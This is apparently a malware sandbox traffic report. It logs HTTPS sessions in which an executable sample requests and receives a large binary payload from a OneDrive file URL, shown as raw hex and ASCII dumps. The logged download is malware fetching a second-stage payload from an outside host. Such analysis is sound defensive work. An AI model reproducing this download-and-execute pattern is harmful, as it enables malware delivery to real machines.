2022-08-05 10:51:45 UTC	400	IN	Data Raw: d2 f9 f9 c3 0a ca 89 20 8d bf 90 1a bb 8a 3e 36 67 8a 67 11 f5 96 96 96 d6 54 e8 10 4a 31 ea 3e c2 eb ca 4a 31 63 3e 2c 4a 31 61 3e 95 4a 31 ee 3e 95 4a 31 42 3e 24 4a 31 22 3e 8b 4a 31 fa ab 49 54 e8 10 4a 31 42 3e 12 4a 31 22 3e 79 4e 11 3e ea 21 ce 4e 11 3e 63 4a 21 fa 4a 31 3f ad 5b 6f c2 ad 57 c3 ce 4a 37 8a 37 a2 54 e8 10 4e 11 ab b0 c8 03 3e 3f bb 8a b3 1e 21 3f 10 21 d0 2d a2 48 81 42 7f 91 5f a8 21 7d c8 fb 54 e8 10 21 66 f5 35 35 35 45 54 e8 10 4e 11 3e 15 4a 31 97 3c 39 4a 21 ea 4a 21 fa 4a 31 3f 40 41 4a 21 47 4a 31 3b ad 9a 4a f9 d4 6f c2 ad ff f7 aa ce 37 a2 54 e8 10 4e 11 ab 0b c8 03 ab cc 2d a2 8f 67 c0 bf fc 95 28 91 f9 c3 0a ca ef 35 ca ca ca b2 cc ca ca ca f9 5a 89 1a b7 2f 35 ca ca ca 40 3b ef 35 ca ca ca 54 e4 0c 4e 11 3e d0 0a 52 e2 Data Ascii: >6ggTJ1>J1c>,J1a>J1>J1B>$J1">J1ITJ1B>J1">yN>!N>cJ!J1?[oWJ77TN>?!?!-HB_!}T!f555ETN>J1<9J !J!J1?@AJ!GJ1;Jo7TN-g(5Z/5@;5TN>R
2022-08-05 10:51:45 UTC	408	IN	Data Raw: a8 2f 35 35 82 ce ca ca ca 21 36 c3 de fa 37 a2 b2 87 35 35 35 82 da ca ca ca 21 91 67 ff 54 14 37 35 3e 47 cc 35 3e 47 d0 c1 16 47 d4 c1 3f c3 de fa 37 a2 b2 97 ca ca ca 22 21 71 67 ff 54 14 37 c1 16 47 cc 87 bf 07 c3 de fa 37 a2 b2 f6 35 35 35 22 21 ec c1 de fa 37 a2 b2 d9 43 ca ca 82 ce ca ca ca 21 47 bf 07 c1 de fa 37 a2 b2 a2 d0 ca ca 82 ce ca ca ca 39 7d ce b9 fd d2 83 45 bb de 35 35 35 8f 5f f7 48 d4 c3 de e2 37 ba b2 a1 a4 35 35 93 95 28 91 f9 c1 8a 89 20 8d 8b bf f9 bf a0 bf 05 c1 36 ee de 54 45 4a 2f d4 3e 67 4a 2f 41 3e 79 4a 2f d6 3e 1c 4a 2f 43 3e 97 4a 2f d8 3e b3 4a 2f 45 45 4e c7 ca ca ca 4a 2f 47 45 4e 66 ca ca ca 7a cc 93 95 28 91 1f 48 0f 35 35 bf a2 c1 e0 b2 97 27 35 35 b9 f9 ce b9 90 ce 83 ab b8 1f 58 ca ca ca bf a2 c1 e0 b2 ac c2 35 Data Ascii: /55!67555!gT75>G5>GG?7"!qgT7G7555"!7C!G79}E555_H755(6TEJ/>gJ/A>yJ/>J/C>J/>J/EENJ/GENfz(H55'55X5
2022-08-05 10:51:45 UTC	416	IN	Data Raw: 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d4 7b 7f 38 40 97 36 9f 2e 85 3a 5a 16 3e 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 16 3e 0a ca da ca ca ca 1a a9 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca 41 7b 24 9b 3c a5 0e 9f 40 9f 2e 9b 6e 3e 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 6e 3e 0a ca da ca ca ca 1a a9 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca 3f 7b 85 40 9b 3c 30 36 a5 ad c1 8a c6 3e 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca c6 Data Ascii: FqRqVqZqNqoo"o{8@6.:Z>>FqRqVqZqNqoo"oA{$<@.n>n>FqRqVqZqNqoo"o?{@<06>
2022-08-05 10:51:45 UTC	424	IN	Data Raw: c1 bc c1 a2 c1 f9 b2 e5 80 35 35 c1 a0 e7 37 b2 90 33 35 35 28 91 f9 c3 0a ca 8b c1 b6 89 67 11 bf f7 13 7b d2 a2 c1 3e 62 0c ca b9 b6 d2 15 06 ee d1 22 24 3f 9c af 47 2d a4 2d a2 b9 a4 ca 2d e9 42 62 0c ca 2d a2 21 d0 2d e9 42 62 0c ca 3b 24 cb d4 ca bf 47 bf 77 ce 91 93 8c d2 ca 8b c1 b6 b9 8e c2 20 c1 ab d6 90 7b 35 ca 30 b9 c2 e2 a9 83 30 b9 c4 06 a9 7d 30 b9 2f 06 a9 77 30 b7 c8 b2 39 a9 04 45 ed 8a 9f 8a 4a b8 00 ca 45 ed 9c 9f 9c 2a b4 ca ca 39 8c 45 ed 07 9f 9c b2 39 ca ca 39 8c 45 ed a0 39 8c bf 7b c2 11 7b c2 a2 6b 66 5e 0a ca c1 7b d2 13 e2 d1 90 7b 35 37 45 80 7b 35 28 8f 8f 93 8c d2 ca 4a 01 6e 16 8b c1 b6 b9 8e c2 89 20 8d c1 2f c1 bc c1 a2 45 ed 7b d2 1a c3 7b c2 1a c1 05 c1 a0 c1 f9 b2 a3 35 35 35 4e 8a ab d4 d7 2e dd 0c ca b2 d9 b0 35 35 Data Ascii: 557355(g{>b"$?G---Bb-!-Bb;$Gw {500}0/w09EJE*9E99E9{{kf^{{57E{5(Jn /E{{555N.55
2022-08-05 10:51:45 UTC	432	IN	Data Raw: ca f5 82 7e 0a ca c1 90 c1 4b 86 a5 0a ca b2 45 bd 35 35 4e 8a 3e 57 c1 10 ce b2 d1 60 35 35 c1 a2 c1 f9 b2 98 07 35 35 bb 8a 3e d6 4a 46 39 35 f8 3e 3b f5 86 7e 0a ca 32 ca 37 ca ca c3 bb b8 c6 35 35 1a d7 52 72 0c ca c1 0a ce 1a d7 c2 0d 0c ca b2 cd dd 35 35 1a b2 3f 82 35 35 c3 cb 72 31 35 35 c1 d0 b2 6e 4e 35 35 c3 bb 72 31 35 35 bf bb 72 c6 35 35 90 bb 76 c6 35 35 ce c3 bb 29 c8 35 35 bf bb 7a c6 35 35 90 bb 7e c6 35 35 d0 c1 7b c2 bf bb 82 c6 35 35 90 bb 86 c6 35 35 3b bf d3 8a c6 35 35 90 bb 8e c6 35 35 d0 bf f3 92 c6 35 35 90 bb 96 c6 35 35 d0 c3 bb 72 c6 35 35 1a 34 ce c3 c3 b8 c6 35 35 c1 8b d2 c1 7b c6 b2 5c a0 35 35 c1 7b c6 b2 e4 07 35 35 95 28 91 c1 1b 93 8c ce ca ca ca ca ca ca f8 ca ca ca b7 8e 86 31 35 35 32 ca ce ca ca c3 16 ee 12 b2 2e Data Ascii: ~KE55N>W`5555>JF95>;~2755Rr55?55r155nN55r155r55v55)55z55~55{5555;55555555r55455{\55{55(1552.
2022-08-05 10:51:45 UTC	440	IN	Data Raw: 35 82 82 cd 0c ca b2 21 a7 35 35 82 86 cd 0c ca b2 c7 af 35 35 82 9a cd 0c ca b2 0d a7 35 35 82 d6 a2 0c ca b2 03 a7 35 35 82 e2 a2 0c ca b2 f9 a7 35 35 82 e6 a2 0c ca b2 ef a7 35 35 82 ee a2 0c ca b2 e5 a7 35 35 82 f2 a2 0c ca b2 db a7 35 35 82 f6 a2 0c ca b2 d1 a7 35 35 82 fa a2 0c ca b2 c7 a7 35 35 82 fe a2 0c ca ef d6 ca ca ca c1 4b 82 da 0a ca b2 b6 46 35 35 82 2e a2 0c ca ef d6 ca ca ca c1 4b 82 da 0a ca b2 0d 46 35 35 82 5e a2 0c ca ef 3d ca ca ca c1 4b 82 da 0a ca b2 8c 46 35 35 82 7a a2 0c ca ef 3d ca ca ca c1 4b 82 da 0a ca b2 e3 46 35 35 82 a6 a2 0c ca ef 3d ca ca ca c1 4b 82 da 0a ca b2 62 46 35 35 82 de 0f 0c ca c1 4b 7e af 0a ca b2 fa 50 35 35 82 e2 0f 0c ca c1 4b a2 af 0a ca b2 ea 50 35 35 82 f2 62 0c ca b2 c8 3a 35 35 82 fa 62 0c ca ef cc Data Ascii: 5!5555555555555555555KF55.KF55^=KF55z=KF55=KbF55K~P55KP55b:55b
2022-08-05 10:51:45 UTC	448	IN	Data Raw: c3 7b c6 b2 b4 f8 ca ca c1 f9 c1 8b c6 b2 2e 75 ca ca 69 8a 24 8f 8f 2e bf da 32 37 be 0a ca c3 7b c6 b2 05 87 35 35 f9 1f c3 14 35 35 21 ba 91 8f 93 f9 c3 0a ca 8b c1 b6 34 ca 89 c1 a2 69 8a 8b 32 10 be 0a ca 2e 35 fa 2e bf ea c3 7b c6 b2 20 06 ca ca c1 f9 c1 8b c6 b2 c2 75 ca ca 69 8a 24 8f 8f 2e bf da 32 83 be 0a ca c3 7b c6 b2 ad a3 35 35 f9 1f 77 14 35 35 21 ba 91 8f 93 f9 c3 0a ca 8b c1 b6 34 ca 89 c1 a2 69 8a 8b 32 5c be 0a ca 2e 35 fa 2e bf ea c3 7b c6 b2 08 71 ca ca c1 f9 c1 8b c6 b2 4a 75 ca ca 69 8a 24 8f 8f 2e bf da 32 cf be 0a ca c3 7b c6 b2 61 a3 35 35 f9 1f 2b 7f 35 35 21 ba 91 8f 93 f9 c3 0a ca 89 20 8d c1 27 c1 a4 c1 c2 45 ed 39 c1 9a 30 b7 ac 35 45 30 b9 c4 de 3c 63 c1 09 c1 fd ef d2 ca ca ca b2 fb ca ca ca 20 34 ca 32 ca ce ca ca 8d 8d Data Ascii: {.ui$.27{5555!4i2.5.{ ui$.2{55w55!4i2\.5.{qJui$.2{a55+55! 'E905E0<c 42
2022-08-05 10:51:45 UTC	456	IN	Data Raw: 93 c2 d1 21 42 c1 7b c6 45 ed 0a d2 bf 7b be 11 7b be 0f 93 c2 d1 21 9b c1 7b c6 c1 0a d2 bf 7b b6 69 8a bf 7b ba 15 a3 b6 0f 93 c2 d1 21 18 c1 7b c6 15 32 d2 0f 93 c2 d1 21 0c 69 8a 8b 32 67 de 77 ca 2e 35 fa 2e bf ea c1 7b c6 b2 4b 31 35 35 0f 93 c2 d1 69 8a 24 8f 8f 2e bf da 21 e8 1f f4 5f 35 35 c1 7b c6 45 ed ca 30 84 ce ca b2 a1 0b 35 35 69 8a bf 7b c2 b2 cf 61 35 35 0f 7b c2 95 28 91 c1 1b 93 f9 c3 0a ca 8b c1 b6 b9 8e aa 89 69 9c bf 8b aa bf 8b ae bf 8b c6 c1 a2 69 8a 8b 32 02 4b 77 ca 2e 35 fa 2e bf ea c1 09 c3 7b c6 b2 26 4b ca ca c3 7b ba 1a 34 ca 32 ca ce ca ca c1 7b c6 1a d7 8e 70 0c ca c1 ca 35 9a c1 9a b7 b4 3b ca cc 4a 3e d4 b7 b4 31 35 33 b5 ab 8d 21 97 c3 7b ae c1 8b c6 b2 c7 69 35 35 c1 7b ae c3 8b ba b2 68 cd 35 35 4e 8a ab 7d c3 7b aa Data Ascii: !B{E{{!{{i{!{2!i2gw.5.{K155i$.!_55{E055i{a55{(ii2Kw.5.{&K{42{p5;J>153!{i55{h55N}{
2022-08-05 10:51:45 UTC	464	IN	Data Raw: f9 b2 96 82 35 35 69 8a bf 79 d2 30 fd 39 d2 ca c3 79 d2 1a ef 35 35 35 b5 84 37 ca ca ca c1 90 b2 b7 51 35 35 28 91 f9 c1 8a 89 20 c1 bc c1 a2 30 2d 39 b2 f5 3e 3d c1 f9 b2 5e 82 35 35 69 8a bf 79 d2 30 fd 39 43 ca c3 79 d2 c1 a0 b2 7a 63 35 35 28 91 f9 5a 89 20 c1 bc c1 a2 30 2d 39 b2 f5 3e 3d c1 f9 b2 32 82 35 35 69 8a bf 79 d2 30 fd 39 3f ca c3 79 d2 c1 a0 b2 4e 63 35 35 28 91 f9 5a 30 b9 02 d2 3c e4 35 3a d6 35 3a d2 35 3a ce 35 fa 30 fd ca ca ca bf ac b2 0d f1 35 35 b9 8e da f9 c3 0a ca 35 35 35 35 3b ca ca ca 7b a3 3a 3e af ca ca ca 35 35 35 35 ce ca ca ca 18 ab 36 36 ca ca ca ca 35 35 35 35 d2 ca ca ca 89 a3 97 36 36 9f 38 3e ca ca ca ca 35 35 35 35 3d ca ca ca 7f 38 3e 9b 9d 9b 3c ca 35 35 35 35 d0 ca ca ca 89 9f 38 9d 36 9b ca ca 35 35 35 35 d0 Data Ascii: 55iy09y5557Q55(0-9>=^55iy09Cyzc55(Z 0-9>=255iy09?yNc55(Z0<5:5:5:50555555;{:>55556655556 68>5555=8><5555865555
2022-08-05 10:51:45 UTC	472	IN	Data Raw: ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 32 1e 77 ca de ca ca ca 42 15 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca da 14 77 ca 2e 81 77 ca 6a 14 77 ca 9e 14 77 ca 7e 14 77 ca 86 18 77 ca 66 14 77 ca 0e 10 77 ca 46 10 77 ca d2 7d 77 ca 76 67 0a ca 76 67 0a ca 02 10 77 ca b2 14 77 ca 9a 10 77 ca 8e 10 77 ca 76 81 77 ca 4a 87 77 ca 56 87 77 ca d6 93 77 ca 46 93 77 ca 76 67 0a ca 4d 1e 1a ab 2c 36 9f a9 32 97 2c 36 9b 20 97 3c 9f 97 38 3e 1e af 3a 9b 96 1e 77 ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 96 1e 77 ca d6 ca ca ca 86 a5 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d8 7b 1a 3c a5 Data Ascii: 2wBFqRqVqZqNqoow.wjww~wwfwwFw}wvgvgwwwwvwJwVwwFwvgM,62,6 <8>:wwFqRqVqZqNqoo"o{<

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:45 UTC	480	IN	Data Raw: 1e 89 3e 3c 9f 38 9d a9 f2 a9 77 ca 46 3c 77 ca ca ca 3d 79 36 97 a9 a9 9b a9 ca ca c1 8a be a9 77 ca d8 41 1e 89 3e 3c 9f 38 9d 7f 3e 9b a3 d2 ca ca ca 37 ca ca ca 82 da 0a ca ca ca ca ca ca c3 0a ca 2a 3e 77 ca ca ca ca ca ca ca ca ca ca ca d2 ab 77 ca ca ca ca ca ca ca ca ca ca ca ca c2 3e 77 ca 02 ca ca ca a6 3c 77 ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca c6 5a 77 ca f2 b7 77 ca 0a 4e 77 ca e2 b9 77 ca 7e c9 77 ca b2 c9 77 ca b6 c9 77 ca ba c9 77 ca f2 bd 77 ca 32 cb 77 ca 8e cb 77 ca 62 60 77 ca c2 c3 77 ca 7e 60 77 ca fe cd 77 ca 22 c7 77 ca 32 c7 77 ca 2a 4c 77 ca ce 5c 77 ca 0e 5c 77 ca 7a 5c 77 ca 9e 50 77 ca 16 5e 77 ca b6 52 77 ca 8a bf 77 ca 52 5e 77 ca 62 5e 77 ca ee 54 77 ca 42 54 77 ca ee Data Ascii: ><8wF<w=y6wA><8>7*>ww>w<wFqRqVqZqNqooZwwNww~wwwww2wwb`ww~`ww"w2w*Lw\w\wz\wPw^w RwwR^wb^wTwBTw
2022-08-05 10:51:45 UTC	488	IN	Data Raw: 27 35 35 c1 fd c1 89 e2 c1 de bc b2 04 7c c8 35 95 28 91 f9 c1 8a c1 0a ea f9 c1 0a e6 f9 89 20 c1 bc c1 a2 bb c0 46 3b 71 a9 e6 46 45 c1 4b ea 72 0c ca c1 98 c1 f9 b2 40 27 35 35 c1 79 e2 c1 0e ba ce 28 91 f9 20 c1 1a ea b9 c4 0a 48 d8 c1 bc bb c0 af 39 b9 90 39 f7 c8 cc 21 47 b9 c4 d2 48 3d 88 da ca ca ca 21 3b 88 ce ca ca ca 39 bc c1 a0 c1 d2 35 87 f2 28 f9 5a 89 20 87 c1 bc c1 a2 4a b1 ee ca ab d8 c1 a0 c1 f9 b2 c8 29 35 35 bf ce ee 21 4f c1 96 c1 a0 c1 f9 c1 e2 35 c9 56 ca ca ca 4e 8a ab 3d fd ce ee 35 35 35 35 c1 ce ee 24 28 91 f9 5a 89 20 c1 ba 34 ca c1 90 c1 e2 35 89 2e 28 91 f9 8b c1 b6 89 20 8d c1 2f c1 bc c1 a2 4a b1 ee ca 3e 45 c1 4b 06 dd 0c ca 69 ff c1 f9 b2 01 ba 35 35 bb c0 46 3b 71 a9 e6 48 45 c1 4b ea 72 0c ca c1 98 c1 f9 b2 e9 ba 35 35 Data Ascii: '55|5(F;qFEKr@'55y(H99!GH=!;95(Z J)55!O5VN=5555$(Z 45.(/J>EKi55F;qHEKr55
2022-08-05 10:51:45 UTC	496	IN	Data Raw: d2 52 cc 28 91 93 8c ce ca 5a 8b c1 b6 34 ca 89 c1 a2 69 8a 8b 32 f4 7e 77 ca 2e 35 fa 2e bf ea c1 f9 b2 39 e6 ca ca 4e 8a ab 4d c3 8b c6 d7 7a dd 0c ca b2 5c 7c c8 35 c1 7b c6 c1 09 b2 8a c0 35 35 69 8a 24 8f 8f 2e bf da 32 67 7e 77 ca c3 7b c6 b2 d5 c7 c8 35 f9 1f 93 54 c8 35 21 ba 91 8f 93 f9 c3 0a ca 8b c1 b6 b9 8e be 89 69 9c bf 8b be c1 a2 69 8a 8b 32 4a 7e 77 ca 2e 35 fa 2e bf ea c3 8b be c1 f9 b2 d4 63 ca ca c1 7b be b2 84 a8 c8 35 13 93 c2 d1 69 8a 24 8f 8f 2e bf da 32 bd 7e 77 ca c3 7b be b2 7f c7 c8 35 f9 1f 3d 54 c8 35 21 ba 13 7b c2 91 c1 1b 93 f9 5a 8b c1 b6 89 20 8d c1 c4 c1 a2 45 f5 29 c1 7b d2 c1 0a c6 c1 ca 45 80 0e fa 35 c1 9a 4a 8c 9a 4a b4 d4 a9 75 c1 8b d2 c1 1c c6 06 6f ab 4b c1 7b d2 c1 0a c6 b2 51 60 c8 35 90 0e fa 35 fa 90 3d 37 Data Ascii: R(Z4i2~w.5.9NMz|5{55i$.2g~w{5T5!ii2J~w.5.c{5i$.2~w{5=T5!{Z E){E5JJuoK{Q`55=7
2022-08-05 10:51:45 UTC	504	IN	Data Raw: 80 7b c0 f7 b2 ce 52 7b 2b 4a b3 d2 ca 3e e4 cc 83 2b f4 0f 52 93 29 4a b3 29 ca b3 d2 e7 37 4a 7b 29 d4 21 5f 69 ff 21 5b cc 93 2b cc 01 52 83 29 45 88 7b 29 ef d4 ca ca ca cf 2d 2f c1 92 45 88 7b 29 f1 d4 ca ca ca cf 2d 31 52 8b 29 45 80 93 29 f7 19 ce 45 80 7b be ee 45 d4 a2 c1 7b c2 52 26 fa cc 18 bb c0 45 c3 59 35 35 35 95 28 91 c1 1b 93 8c ce ca 34 37 b2 0f c8 35 35 f9 34 ca b2 07 c8 35 35 f9 8b c1 b6 b9 8e be 89 20 30 bf 83 c0 bf 8b c2 bf 7b c6 45 f5 8b d2 45 f5 7b c0 71 9a b5 cc c1 8c 07 c2 af 39 b9 9a ca 30 bf 7b be 45 ed 7b be 12 30 bb 8a 46 1a 0a c1 ab c6 b9 90 cc c1 8b c2 b9 8c cc 45 80 d4 04 d8 3e 6b 45 80 d0 f7 b2 ce 45 80 d4 f7 1f ce 45 80 8a 45 80 ff 61 f7 c1 92 bb ff 45 bb bd ca ca ca 45 80 d0 ee 45 45 80 d4 4a 17 45 45 80 8a 45 80 07 61 Data Ascii: {R{+J>+R)J)7J{}!_i![+R)E{}-/E{}-1R)E)E{E{R&EY555(4755455 0{EE{q90{E{0FE>kEEEEaEEEEJEEEa
2022-08-05 10:51:45 UTC	512	IN	Data Raw: 39 07 bb 9c 45 58 d3 ca ca ca bb 8a 48 85 45 ed 69 30 bb c0 3e f0 30 b9 b1 cc ca 3e 55 30 b9 b1 ce ca 3e e2 30 b9 b1 cc 55 ad 47 45 ed 89 cc c1 90 b2 62 bc 35 35 30 71 79 ce a9 57 c3 8b c6 d7 56 72 0c ca b2 b7 3c c8 35 c1 83 c6 7c 37 d7 8a ab 0a ca b2 28 f7 c8 35 b2 73 81 c8 35 45 ed 79 d0 45 ed 89 d2 39 8c 45 ed 89 d4 39 8c bb 8a 40 00 30 b9 b1 d0 4d ad d8 30 b9 b1 d4 71 ad 3d 30 b9 b1 d2 71 40 57 c3 8b c2 d7 56 72 0c ca b2 6d 3c c8 35 c1 83 c2 7c 37 d7 8a ab 0a ca b2 de f7 c8 35 b2 29 14 c8 35 69 8a 24 8f 8f 2e bf da 32 d1 be 77 ca c3 7b c2 84 cc ca ca ca b2 8f 87 c8 35 f9 1f 29 7f c8 35 21 21 28 91 8f 8f 93 f9 c3 0a ca 8b c1 b6 69 8a 8b 32 0b be 77 ca 2e 35 fa 2e bf ea 35 3b d6 19 0c ca ab d4 82 a6 66 0c ca b2 a3 11 c8 35 69 8a 24 8f 8f 2e bf da 32 a6 Data Ascii: 9EXHEi0>0>U0>0UGEb550qyWVr<5|7(5s5EyE9E9@0M0q=0q@WVrm<5|75)5i$.2w{5)5!!(i2w.5.5;f5i$.2
2022-08-05 10:51:45 UTC	520	IN	Data Raw: ca 32 5e e0 0c ca 35 00 32 6a e0 0c ca c3 bb 1a 35 35 35 84 39 ca ca ca b2 93 6b c8 35 c1 bb 1a 35 35 35 b2 5c 00 c8 35 c1 9a c3 bb 1e 35 35 35 b2 ef 69 c8 35 c1 bb 1e 35 35 35 1a c3 bb 12 35 35 35 c1 d8 84 5e e0 0c ca b2 82 fe c8 35 c1 bb 12 35 35 35 b2 97 00 c8 35 c1 9a c3 bb 16 35 35 35 b2 52 69 c8 35 c1 bb 16 35 35 35 24 b2 06 be 35 35 32 26 19 0c ca c1 3d c3 ce 4a c1 4b 12 19 0c ca c1 0e 8c ee b2 95 c0 35 35 1a c1 3d c3 ce 4a c1 4b 12 19 0c ca c1 0e 8c d2 1a c1 3d c3 ce 4a c1 4b 12 19 0c ca c1 0e 8c d6 39 3b 06 19 0c ca 1a b2 bd 20 c8 35 35 3d 81 45 bb 77 35 35 35 b9 73 2e 19 0c ca ca 3e a7 32 5e e0 0c ca 35 00 32 6a e0 0c ca c3 bb 0a 35 35 35 84 39 ca ca ca b2 cb fe c8 35 c1 bb 0a 35 35 35 b2 94 6b c8 35 c1 9a c3 bb 0e 35 35 35 b2 27 fc c8 35 c1 bb Data Ascii: 2^52j5559k5555\5555i5555555^55555555Ri5555$552&=JK55=JK=JK9; 55=Ew555s.>2^52j55595555k5555'5
2022-08-05 10:51:45 UTC	528	IN	Data Raw: 6a 0c ca b2 ac 81 35 35 69 8a 24 8f 8f 2e bf da 32 2d 69 0c ca c1 7b c6 b2 6b 31 35 35 f9 1f cd d4 c8 35 21 ba 91 8f 93 f9 5a 89 34 ca b2 de 02 c8 35 c1 a2 34 24 89 b2 4c 6d c8 35 d9 02 1b 0c ca 89 34 ca b2 73 02 c8 35 82 52 6a 0c ca 84 45 ca ca ca b2 38 33 35 35 d9 fa 1b 0c ca 91 f9 c3 0a ca 89 20 b9 8e 92 e9 37 34 ca b2 a0 6d c8 35 c1 ba bb c0 3e f2 d7 0e 1b 0c ca 1a 20 b2 2e 6d c8 35 bb 8a 3e da 1e 20 b2 7f 6d c8 35 bb 8a 3e 3b 45 80 26 ee fe 20 34 ca b2 b2 6d c8 35 c1 f9 b9 8e 02 28 91 f9 8b c1 b6 b7 8e c2 c8 35 35 69 8a bf 7b c6 69 8a 8b 32 b1 6b 0c ca 2e 35 fa 2e bf ea 34 12 d7 02 1b 0c ca 1a 34 d2 b2 0b 6b c8 35 2d a2 d9 b6 d3 0c ca d7 66 72 0c ca b9 02 37 ab e0 b2 b1 35 35 35 06 4a ab 43 c3 7b c6 84 5a 6b 0c ca b2 60 47 c8 35 7c 37 d7 16 53 0c ca Data Ascii: j55i$.2-i{k1555!Z454$Lm54s5RjE8355 74m5> .m5> m5>;E& 4m5(55i{i2k.5.44k5-fr7555JC{Zk`G5|7S

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49772	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:47 UTC	544	OUT	GET /y4mWaWHLDrKa1inK4H1-418q8gR5LOHQWd0yslABzjJdjTslqzhgckkVhZZLptEbF7ndQ_lX3hAzKtmxmKLkK oh_hOoV_JQR-EgEudu5yE6WeSxYG9Dp8AYZBrdKmH4vWosv4HmD7AL1CuOg2XRAncH98temHxOIl2gz4xWzEHjt_yi VKKE7vnQWji5idDo64O4jlghaSFcD1evnS6W_9DV8Q/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: 89 Cache-Control: no-cache Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>545</td><td>IN</td><td>HTTP/1.1 200 OK
Cache-Control: public
Content-Length: 376320
Content-Type: application/octet-stream
Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOOTTA1Uf96m-l_iwV1XwM3O8h7aPGgSWlIuu8r-ugMuc4flqHzXnDRhTSZ
Expires: Thu, 03 Nov 2022 10:51:47 GMT
Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT
Accept-Ranges: bytes
ETag: FB5C5DB4B53601EB!540.2
P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
X-MSNSERVER: AM3PPF23B4D493A
Strict-Transport-Security: max-age=31536000; includeSubDomains
MS-CV: zJLcB3zlsEyIKmgnTYLkTw.0
X-SqlDataOrigin: S
CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc
X-PreAuthInfo: rv;poba;
Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp"
X-Content-Type-Options: nosniff
X-StreamOrigin: X
X-AsmVersion: UNKNOWN; 19.966.720.2006
X-Cache: CONFIG_NOCACHE
X-MSEdge-Ref: Ref A: 939992214BA743958A14C33D816054EB Ref B: VIEEDGE2820 Ref C: 2022-08-05T10:51:47Z
Date: Fri, 05 Aug 2022 10:51:47 GMT
Connection: close</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>546</td><td>IN</td><td>Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab
Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>549</td><td>IN</td><td>Data Raw: 75 34 ca b2 40 2f 35 35 82 ca 37 ca ca ba 45 7a 5b e2 ed 0c ca 3e 5f 34 d4 b2 2a 2f 35 35 21 9c 5a 5a 73 f6 d4 ce ca 45 bd 43 37 ca ca c3 62 09 ca ca ca b7 19 ca 35 35 35 b9 f9 fa 4e ff ab 7c c3 c9 9a be 35 35 bf 07 f7 b4 43 f7 1f d2 82 35 35 35 35 09 aa 59 ce cb f2 ed 0c ca 3e d6 b9 17 aa 45 86 8a 3f f7 21 28 5a 5a 82 c8 35 35 35 bf 07 09 aa 59 3b ee ed 0c ca 3e 4d 45 86 9a c1 ce cb f2 ed 0c ca 45 86 92 bf 9a f7 aa 3b 3f f7 21 6b 5a c1 43 ea ed 0c ca 5f 0f 3c e4 d7 e6 ed 0c ca 5f a2 d9 e6 ed 0c ca bf 43 ea ed 0c ca b9 01 cc bf 22 c6 21 3d bf a2 b2 ff 31 35 35 90 3b e2 ed 0c ca ca 91 f9 20 8d c3 06 03 72 ed 0c ca c1 ad ce c1 10 